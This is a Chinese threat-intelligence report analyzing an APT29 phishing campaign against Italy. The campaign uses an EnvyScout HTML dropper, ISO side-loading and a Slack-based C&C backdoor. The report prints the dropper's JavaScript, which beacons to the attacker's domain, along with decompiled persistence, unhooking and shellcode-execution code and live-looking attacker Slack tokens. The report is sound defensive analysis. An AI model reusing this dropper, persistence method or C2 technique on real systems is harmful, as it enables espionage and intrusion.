奇安信威胁情报中心

背景

APT29，又名CozyBear, Nobelium, TheDukes，奇安信内部编号APT-Q-77，被认为是与东欧某国政府有关的APT组织。该组织攻击活动可追溯至2008年，主要攻击目标包括西方政府组织机构、智囊团。APT29曾多次实施大规模鱼叉攻击，收集攻击目标机构或附属组织的人员信息，并针对其中的高价值目标采取进一步的网络间谍活动。


2021年5月，微软披露了该组织几种攻击武器，其中包括EnvyScout[1]，这种恶意软件通过HTML文件释放包含后续恶意载荷的ISO文件。2022年4月，Mandiant将2020年SolarWinds攻击事件的幕后黑手UNC2452组织归并到APT29[2]。APT29在今年上半年被披露的鱼叉攻击活动中屡次利用合法通信服务作为C&C信道[3,4]，比如团队协作服务Trello和文件托管服务Dropbox。

概述

近期，奇安信威胁情报中心红雨滴团队在日常的威胁狩猎中捕获到EnvyScout攻击样本，该样本释放的ISO文件中包含LNK文件以及设置了文件隐藏属性的PE文件，LNK文件启动其中的正常EXE，进而以侧加载方式执行恶意DLL。恶意DLL利用团队协作通信服务Slack作为C&C信道，获取后续载荷并执行。

国外安全研究人员进一步发现了与该EnvyScout攻击样本相关的钓鱼邮件和PDF诱饵文档[5]。邮件与PDF均使用意大利语，内容是要求机构部门人员完成COVID-19疫苗接种的通知，钓鱼邮件使用意大利政府域名进行伪装，因此可以认为此次攻击目标位于意大利。结合对同源样本的分析，我们发现此次攻击活动至少从6月中旬开始。

样本攻击流程如下所示。



样本分析

攻击入口

作为攻击入口的钓鱼邮件如下，邮件伪造来自意大利政府域名governo.it，但实际的发件地址为”info@cesmoscan.org”，此外邮件内容中“COVID-19“出现了拼写错误。

邮件附件PDF文档”Dekret.pdf”打开后内容如下，是对邮件正文提到的所谓第348/2022号政府法令的说明。

no. 348/2022

Decreto del governo

In relazione alla prevenzione di una nuova ondata di infezione da coronavirus, tutti i dipendenti del dipartimento sono tenuti a compilare un questionario sulla vac-cinazione entro 10 giorni lavorativi. Tutti i manager devono portare queste inform-azioni ai loro subordinati.

Scarica e completa il questionario sulla vaccinazione sul sito ufficiale.

检测到意大利语 英语 中文 德语 意大利语 英语 中文（简体）

Decreto del governo

In relazione alla prevenzione di una nuova ondata di infezione da coronavirus, tutti i dipendenti del dipartimento sono tenuti a compilare un questionario sulla vac-cinazione entro 10 giorni lavorativi. Tutti i manager devono portare queste inform-azioni ai loro subordinati.

Scarica e completa il questionario sulla vaccinazione sul sito ufficiale

政令

为预防新一波冠状病毒感染，要求部门所有员工在10个工作日内完成疫苗接种问卷。 所有经理都必须将这些信息带给他们的下属。

在官网下载并填写疫苗接种问卷

Zhènglìng

wèi yǔfáng xīn yī bō guānzhuàng bìngdú gǎnrǎn, yāoqiú bùmén suǒyǒu yuángōng zài

展开

诱饵PDF中的链接指向hxxps://www.agencijazaregistraciju.rs/i.html，该URL存放的就是我们捕获的EnvyScout攻击样本。APT29此前使用EnvyScout时一般是直接将其作为钓鱼邮件的附件，而在此次攻击活动中，EnvyScout通过诱饵文档中的远程链接触发，更具隐蔽性。

EnvyScout

捕获的EnvyScout攻击样本i.html的基本信息如下。

-	-
文件名	i.html
MD5	3aa44a7951ad95d02c426e9e2a174c2e
文件类型	HTML

i.html的具体内容如下所示。受害者访问i.html时，User-Agent和IP信息会发送到hxxps://www.agencijazaregistraciju.rs/t.php。然后页面中嵌入的ISO文件数据伪装为诱饵PDF文档中提到的疫苗接种问卷，引导受害者下载。

```
<body>
    <script>
        function dn(data, filename, type) {
            var file = new Blob([data], { type: type });
            if (window.navigator.msSaveOrOpenBlob)
                window.navigator.msSaveOrOpenBlob(file, filename);
            else {
                var a = document.createElement("a"),
                    url = URL.createObjectURL(file);
                a.href = url;
                a.download = filename;
                document.body.appendChild(a);
                a.click();
                setTimeout(function () {
                    document.body.removeChild(a);
                    window.URL.revokeObjectURL(url);
                }, 0);
            }
        }
        var ua = window.navigator.userAgent;
        var ua = window.navigator.userAgent;
        var req = new XMLHttpRequest();
        req.onload = function () {
            var ip = JSON.parse(req.response).ip;
            var datas = new XMLHttpRequest();
            datas.open("GET", "https://www.agencijazaregistraciju.rs/t.php?ip=" + ip + "&ua=" + ua);
            datas.setRequestHeader("Access-Control-Allow-Origin", "*");
            datas.setRequestHeader("Content-Type", "application/json;charset=UTF-8");
            datas.send();
        };
        req.open("GET", "https://api.ipify.org/?format=json");
        req.send();
```

```
        tex = 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
        function conv(base64) {
            var bs = window.atob(base64);
            var len = bs.length;
            var bytes = new Uint8Array(len);
            for (var i = 0; i < len; i++) {
                bytes[i] = bs.charCodeAt(i);
            }
            return bytes.buffer;
        }
        l = conv(tex);
        dn(l, "Decret.iso", "application/x-cd-image")
    </script>
    <div>
    </div>
</body>
```

Decret.iso


下载的Decret.iso基本信息如下。

-	-
文件名	Decret.iso
MD5	6228d15e3bb50adfa59c1bdf5f6ce9f0
文件类型	ISO

Decret.iso中包含的文件如下，其中Decret.lnk和HPScanApi.dll为恶意文件，文件修改时间均为北京时间6月29日。ISO解压打开后除Decret.lnk之外，其余文件均被设置了文件隐藏属性，使得受害者只能看到Decret.lnk这一快捷方式文件。

Decret.lnk文件信息如下，受害者点击后，启动同目录下的HP2.exe。

-	-
文件名	Decret.lnk
MD5	59b5d262532dab929bbe56c90a0257d2
文件类型	LNK



HP2.exe加载version.dll，而version.dll会进一步加载后门HPScanApi.dll。

HPScanApi.dll

HPScanApi.dll文件基本信息如下。

-	-
文件名	HPScanApi.dll
MD5	6812031432039a89fa741e9338f8e887
编译时间	2022-06-29 01:07:48 (UTC+8 北京时间)
文件类型	PE DLL 64-bit

HPScanApi.dll中多处使用下面这种异或的方式解密得到所需的字符串，后门dll首先会检查运行的进程名称是否为HP2.exe。

```
22    memset(Str, 0, 0x104ui64);
23    if ( GetProcessImageFileNameA(-1i64, Str, 260i64) )
24    {
25      Context.P1Home = 0x42A932D2EC2F7970i64;
26      if ( !byte_68C170E0 && sub_68BE1110(&byte_68C170E0) )
27      {
28        byte_68C170F0 = 1;
29        *SubStr = Context.P1Home;
30        sub_68BE1220(&byte_68C170E0);
31        sub_68B013A0(nullsub_75);
32      }
33      if ( byte_68C170F0 )
34      {
35        *SubStr ^= 0x42CC4AB7C21D2938ui64;      // HP2.exe
36        byte_68C170F0 = 0;
37      }
38      if ( strstr(Str, SubStr) )              // process name check
39      {
40        LODWORD(Context.P2Home) = 0xAB5F5D5D;
41        WORD2(Context.P2Home) = 0x39C3;
42        Context.P1Home = 0x11A824DE84715D6Ai64;
43        BYTE6(Context.P2Home) = 0xCC;
44        if ( !byte_68C170B0 && sub_68BE1110(&byte_68C170B0) )
45        {
```

以ntdll模块中的RtlFindSetBits函数为入口点创建线程，修改该线程上下文的rcx寄存器，使其指向后门dll中的函数sub_68B0BD10，当恢复线程运行状态后，控制流会转移到该函数。该控制流转移方法与具体的线程入口点函数无关，只与系统恢复线程运行状态的过程有关。

```
152       v10 = GetModuleHandleA(qword_68C17070); // kernel32 module
153       GetThreadContext_ptr = GetProcAddress(v10, xmmword_68C17050);
154       if ( v5 )                               // <ntdll.RtlFindSetBits>
155       {
156         v12 = (CreateThread_ptr)(0i64, 0i64, v5, 0i64, CREATE_SUSPENDED, 0i64);
157         v13 = v12;
158         if ( v12 )
159         {
160           Context.ContextFlags = 0x10000B;
161           v14 = (GetThreadContext_ptr)(v12, &Context);
162           result = 3i64;
163           if ( !v14 )
164             return result;
165           Context.Rcx = sub_68B0BD10;
166           v15 = SetThreadContext(v13, &Context);
167           result = 2i64;
168           if ( !v15 )
169             return result;
170           ResumeThread(v13);
171         }
172       }
173       (CreateThread_ptr)(0i64, 0i64, sub_68B05EE0, 0i64, CREATE_SUSPENDED, 0i64);
174     }
175   }
```

函数sub_68B0BD10为后门dll的主要恶意功能所在。首先调用函数sub_68B02F90重新从磁盘文件中加载ntdll.dll和wininet.dll的text段，此举可能是为了消除针对这两个DLL中API设置的断点。

```
v43 = CreateFileA(lpFileName, 0x80000000, 1u, 0i64, 3u, 0, 0i64);
hObject = (CreateFileMappingA_ptr)(v43, 0i64, 0x1000002i64, 0i64, 0, 0i64);
GetFileSize(0i64, 0i64);
v40 = (MapViewOfFile_ptr)(hObject, 4i64, 0i64, 0i64, 0i64);
v33 = (v18 + *(v18 + 0x3C));
v34 = 0i64;
if ( v33->FileHeader.NumberOfSections )
{
  do
  {
    v35 = (&v33->OptionalHeader + 40 * v34 + v33->FileHeader.SizeOfOptionalHeader);
    if ( !byte_68C17360 && sub_68BE1110(&byte_68C17360) )
    {
      *Str2 = 0xBA785D16;
      word_68C1736C = 0x4AC3;
      byte_68C1736E = 1;
      sub_68BE1220(&byte_68C17360);
      sub_68B013A0(nullsub_48);
    }
    if ( byte_68C1736E )
    {
      *Str2 ^= 0xC21D2938;
      word_68C1736C ^= 0x4AB7u;
      byte_68C1736E = 0;
    }
    if ( !strcmp(v35, Str2) )                // .text
    {
      LODWORD(Block[0]) = 0;
      (VirtualProtect_ptr)(v18 + v35->VirtualAddress, v35->Misc.PhysicalAddress, 0x40i64, Block);
      memcpy((v18 + v35->VirtualAddress), (v40 + v35->VirtualAddress), v35->Misc.PhysicalAddress);
      (VirtualProtect_ptr)(v18 + v35->VirtualAddress, v35->Misc.PhysicalAddress, LODWORD(Block[0]), Block);
    }
    ++v34;
  }
  while ( v33->FileHeader.NumberOfSections > v34 );
}
```

然后调用函数sub_68B06AB0实现持久化。该函数先检查dll的文件路径中”\”出现次数是否为1。若为1表示该DLL是直接通过打开ISO文件得到的，则继续进行后续操作，否则函数直接返回。

```
hModule = 0i64;
memset(var_Filename, 0, 0x104ui64);
if ( !(GetModuleHandleExA_ptr)(6i64, EnumPageSize, &hModule) || !GetModuleFileNameA(hModule, var_Filename, 0x104u) )
  return 2;
```

```
while ( sub_68B193D0(var_Filename, 0x104ui64) > v7 )
{
  v9 = var_Filename[v7++] == '\\';
  v8 += v9;
}
if ( v8 != 1 )                           // 检查该DLL文件路径中"\\"出现次数是否为1
  return 2;
memset(pszPath, 0, 0x104ui64);
if ( SHGetFolderPathA(0i64, CSIDL_APPDATA, 0i64, 0, pszPath) < 0 )
  goto LABEL_67;
```


在%appdata%目录下创建名为HPScanLib的子目录。然后将HPScanApi.dll, HP2.exe, version.dll复制到该目录下。

```
(mw_printf)(FileName, &dword_68C17218, pszPath, &qword_68C17228);// %appdata%\HPScanLib
v10 = GetFileAttributesA(FileName);
if ( v10 != -1 && (v10 & 0x10) != 0 )
{
  while ( 1 )
    ;
}
if ( !CreateDirectoryA(FileName, 0i64) )      // 创建目录
  return 3;
```


在注册表”HKCU\ Software\Microsoft\Windows\CurrentVersion\Run”键下设置名为”LibHP”的值，指向复制的HP2.exe文件路径。

```
      mw_reg_setkey(HKEY_CURRENT_USER, byte_68C17180, &dword_68C17168, v30);// 注册表持久化
                                                // arg2: "Software\\Microsoft\\Windows\\CurrentVersion\\Run"
                                                // arg3: "LibHP"
                                                // arg4: %appdata%\\HPScanLib\\HP2.exe
      goto LABEL_67;
    }
    return result;
```

完成持久化后，函数sub_68B0BD10开始利用Slack服务建立C&C信道。Slack是一款在线团队协作通信服务，并且支持API操作。




后门借助Slack服务与攻击者通信的流程如下。



后门中sub_68B08EF0函数负责建立信道，包括创建slack channel以及向新建的channel中添加攻击者的用户id。

首先获取受害者主机的用户名以及主机名，加上4位随机数，构成创建channel的名称。



后门在发送请求时添加的HTTP首部如下，其中包括攻击者使用的Slack API认证令牌（红字标记）。

```
 Content\-Type: application/x\-www\-form\-urlencoded
Authorization: Bearer xoxb\-3746750028880\-3716488860102\-2pXQRNc7uoS4DT5HVmdnjgEv
```

后门伪造的User-Agent如下：

```
Mozilla/5\.0 \(Windows NT 10\.0\) AppleWebKit/537\.36 \(KHTML, like Gecko\) Chrome/99\.0\.7113\.93 Safari/537\
```

当我们在分析过程中尝试建立连接时，得到” invalid_auth”的错误信息。查阅Slack API文档，该错误信息可能源自令牌失效，也可能是服务端限制了访问的IP地址。

invalid_auth	Some aspect of authentication cannot be validated. Either the provided token is invalid or the request originates from an IP address disallowed from making the request.

如果请求成功，后门会从返回的json数据结果中取出channel id，然后调用“conversations.invite”这个API向新建的channel中添加攻击者的用户id。添加的用户id为” U03MMK35QQ1”。

```
339     v27 = 0i64;
340     _R9 = 0x42CC4AB7C21D2938i64;
341     do
342     {
343       __asm { shrx    rax, r9, rax }
344       byte_68C175E0[v27++] ^= _RAX;
345     }
346     while ( v27 != 25 );
347     byte_68C175F9 = 0;
348   }                                             // api/conversations.invite
349   sub_68BB0CF0(&v57, byte_68C175E0);
350   __asm { vmovups xmm0, cs:xmmword_68BE8A50 }
351   LOWORD(v75[1]) = 0x1454;
352   BYTE2(v75[1]) = 0x1D;
353   v75[0] = 0x27A224D6AA7E0F09i64;
354   __asm { vmovups xmmword ptr [rsp+248h+Block], xmm0 }
355   if ( !byte_68C175A0 && sub_68BE1110(&byte_68C175A0) )
356   {
357     byte_68C175CB = 1;
358     qmemcpy(byte_68C175B0, Block, sizeof(byte_68C175B0));
359     sub_68BE1220(&byte_68C175A0);
360     sub_68B013A0(nullsub_24);
361   }
362   if ( byte_68C175CB )
363   {
364     v31 = 0i64;
365     _R9 = 0x42CC4AB7C21D2938i64;
366     do
367     {
368       __asm { shrx    rax, r9, rax }
369       byte_68C175B0[v31++] ^= _RAX;
370     }
371     while ( v31 != 27 );
372     byte_68C175CB = 0;
373   }                                             // users=U03MMK35QQ1&channel=
374   sub_68BDEA70(Block, byte_68C175B0, &v60);
375   sub_68BB25B0(&v54, Block);
```

信道建立后，后门进入C&C通信的while循环。在循环中首先用“chat.postMessage“ API在新建的channel中发送信标消息，如果未收到服务端的正常回应，则休眠一段时间，收到回应则进行后续操作。

调用“files.list“过滤channel中攻击者对应用户创建的文件，并从返回的文件信息列表json数据中提取”url_private”字段内容。

```
92    while ( v5 != 18 );
93    byte_68C17562 = 0;
94  }                                             // &user=U03MMK35QQ1
95  __asm { vmovups xmm0, cs:xmmword_68BE8A70 }
96  v81[0] = 0x42F126D2AC734850i64;
97  __asm { vmovups xmmword ptr [rsp+1A8h+Block], xmm0 }
98  if ( !byte_68C17568 && sub_68BE1110(&byte_68C17568) )
99  {
100   __asm { vmovups xmm5, xmmword ptr [rsp+1A8h+Block] }
101   byte_68C17588 = 1;
102   qword_68C17580 = v81[0];
103   __asm { vmovups cs:xmmword_68C17570, xmm5 }
104   sub_68BE1220(&byte_68C17568);
105   sub_68B013A0(nullsub_26);
106 }
107 if ( byte_68C17588 )
108 {
109   v9 = 0i64;
110   _R9 = 0x42CC4AB7C21D2938i64;
111   do
112   {
113     __asm { shrx    rax, r9, rax }
114     *(&xmmword_68C17570 + v9++) ^= _RAX;
115   }
116   while ( v9 != 24 );
117   byte_68C17588 = 0;
118 }                                               // api/files.list?channel=
119 v12 = &xmmword_68C17570;
120 do
121 {
122   v13 = *v12;
123   v12 = (v12 + 4);
124   v14 = (v13 - 16843009) & ~v13 & 0x80808080;
125 }
```

接着从hxxps:// files.slack.com下载文件。文件中的数据并不是shellcode本身，而是shellcode每个字节数据在后门硬编码字符表中的索引位置。后门将还原后的shellcode复制到分配的内存上，然后执行shellcode。

```
307   v76 = mw_C2_request_get_file(&a30);         // 获取channel中的文件
308   if ( a30 != &a32 )
309     j_free(a30);
310   var_sz = v76[1];
311   if ( var_sz <= 0xF )
312     goto LABEL_72;
313   var_alloc_mem = VirtualAlloc(0i64, var_sz, 0x3000u, PAGE_READWRITE);
314   if ( !var_alloc_mem )
315     goto LABEL_72;
316   v78 = 16i64;
317   qmemcpy(&a30, &unk_68BE8420, 0x100ui64);    // 256个字符置换得到的字符表
318   if ( v76[1] > 0x10 )
319   {
320     do
321     {
322       var_alloc_mem[v78] = *(&a30 + *(*v76 + v78));// 根据字符表将文件数据转换为shellcode
323       ++v78;
324     }
325     while ( v76[1] > v78 );
326   }
```

```
353   v79 = GetModuleHandleA(qword_68C17118);     // kernel32
354   VirtualProtect_ptr = GetProcAddress(v79, qword_68C17100);
355   if ( !(VirtualProtect_ptr)(var_alloc_mem, v76[1], PAGE_EXECUTE_READ, &a22) )
356   {
357 LABEL_72:
358     v74 = a26;
359 LABEL_73:
360     if ( v74 == &a28 )
361       goto LABEL_65;
362     v81 = v74;
363 LABEL_64:
364     j_free(v81);
365     goto LABEL_65;
366   }
367   ((var_alloc_mem + 16))();                   // 执行shellcode
```

溯源关联


溯源分析


本次捕获攻击样本所使用的技术与APT29历史攻击手法有如下多处重合：

(1) 首先初始攻击样本EnvyScout通过钓鱼邮件诱使受害者点击触发，是APT29近年来常用的一种攻击手段；

(2) APT29在此前攻击活动中多次使用合法在线服务提供的API构建C&C信道，下载后续载荷，而此次发现的攻击样本也使用了Slack服务建立C&C信道；

(3) 该攻击样本具有与之前国外厂商披露的APT29攻击活动[4]相同的特征，包括重新加载某些系统DLL的text段以绕过终端防护软件的挂钩检测，以及复制文件到%appdata%的子目录下并设置注册表键值实现持久化。






加上此次攻击目标位于意大利，而APT29多次针对欧洲国家发起攻击，因此可以认为该攻击活动与APT29存在明显关联。

样本关联

对此次捕获的样本进行关联，我们发现在6月中旬已有同名样本上传VT，国外安全研究人员也于早些时候在社交平台上对该同名样本进行了披露[6]。



其中恶意DLL（HPScanApi.dll）的编译时间为2022-06-14 10:58:50 UTC。同名样本与此次捕获的样本一样，也借助Slack服务建立C&C信道，使用的API认证令牌如下，攻击者的用户id为” U03K4RNC751”。

Authorization: Bearer xoxb-3644332911574-3644381968246-wwNbyQaqlooogPAv2JjHh663

不过在这个早期样本中，通过C&C信道获取的文件里面保存的就是shellcode本身，没有经过字符表的查表转换，可见攻击者在短时间内仍在不断更新攻击手法以绕过安全防护软件的检测。

```
0000000068B4A681                call    mw_C2_request_get_file
0000000068B4A686                mov     rcx, [rsp+40h+arg_D8] ; Block
0000000068B4A68E                mov     rbx, rax
0000000068B4A691                cmp     rcx, r15
0000000068B4A694                jz      short loc_68B4A69B
0000000068B4A696                call    j_free
0000000068B4A69B
0000000068B4A69B loc_68B4A69B:                          ; CODE XREF: sub_68B34980+15D14↑j
0000000068B4A69B                mov     rdx, [rbx+8]    ; dwSize
0000000068B4A69F                cmp     rdx, 0Fh
0000000068B4A6A3                jbe     loc_68B4A730
0000000068B4A6A9                mov     r9d, 4          ; flProtect
0000000068B4A6AF                mov     r8d, 3000h      ; flAllocationType
0000000068B4A6B5                xor     ecx, ecx        ; lpAddress
0000000068B4A6B7                call    cs:VirtualAlloc
0000000068B4A6BD                mov     r13, rax
0000000068B4A6C0                test    rax, rax
0000000068B4A6C3                jz      short loc_68B4A730
0000000068B4A6C5                lea     rsi, unk_68C471E0
0000000068B4A6CC                mov     ecx, 20h ; ' '
0000000068B4A6D1                mov     rdi, rbp
0000000068B4A6D4                rep movsq
0000000068B4A6D7                mov     r10, [rbx+8]
0000000068B4A6DB                cmp     r10, 10h
0000000068B4A6DF                jbe     short loc_68B4A710
0000000068B4A6E1                mov     edx, 10h
0000000068B4A6E6                db      2Eh
0000000068B4A6E6                nop     word ptr [rax+rax+00000000h]
0000000068B4A6F0
0000000068B4A6F0 loc_68B4A6F0:                          ; CODE XREF: sub_68B34980+15D8E↓j
0000000068B4A6F0                mov     rax, [rbx]
0000000068B4A6F3                movzx   eax, byte ptr [rax+rdx]
0000000068B4A6F7                movzx   eax, byte ptr [rsp+rax+40h+arg_D8]
0000000068B4A6FF                mov     [r13+rdx+0], al
0000000068B4A704                mov     r10, [rbx+8]
0000000068B4A708                inc     rdx
0000000068B4A70B                cmp     r10, rdx
0000000068B4A70E                ja      short loc_68B4A6F0 ; copy shellcode from file to allocated memory
0000000068B4A710
0000000068B4A710 loc_68B4A710:                          ; CODE XREF: sub_68B34980+15D5F↑j
0000000068B4A710                mov     r9, r14         ; lpflOldProtect
0000000068B4A713                mov     r8d, 20h ; ' '  ; flNewProtect
0000000068B4A719                mov     rdx, r10        ; dwSize
0000000068B4A71C                mov     rcx, r13        ; lpAddress
0000000068B4A71F                call    cs:VirtualProtect
0000000068B4A725                test    eax, eax
0000000068B4A727                jz      short loc_68B4A730
0000000068B4A729                lea     rax, [r13+10h]
0000000068B4A72D                call    rax             ; invoke shellcode
0000000068B4A72F                nop
```


总结

APT29组织在此次针对意大利的攻击活动中采用了与以往相同的攻击手法，并在一些细节之处不断改进，尽可能避开安全防护软件的检出与拦截。由于采用合法通信服务作为C&C信道，攻击者开展网络间谍活动的过程变得更加隐蔽。

尽管此次攻击活动暂未发现国内受到影响，不过奇安信红雨滴团队仍在此提醒广大用户，切勿打开社交媒体分享的来历不明的链接，不点击执行未知来源的邮件附件，不运行夸张标题的未知文件，不安装非正规途径来源的APP。做到及时备份重要文件，更新安装补丁。

若需运行，安装来历不明的应用，可先通过奇安信威胁情报文件深度分析平台（https://sandbox.ti.qianxin.com/sandbox/page）进行判别。目前已支持包括Windows、安卓平台在内的多种格式文件深度分析。

目前，基于奇安信威胁情报中心的威胁情报数据的全线产品，包括奇安信威胁情报平台（TIP）、天擎、天眼高级威胁检测系统、奇安信NGSOC、奇安信态势感知等，都已经支持对此类攻击的精确检测。



IOCs

MD5

3aa44a7951ad95d02c426e9e2a174c2e

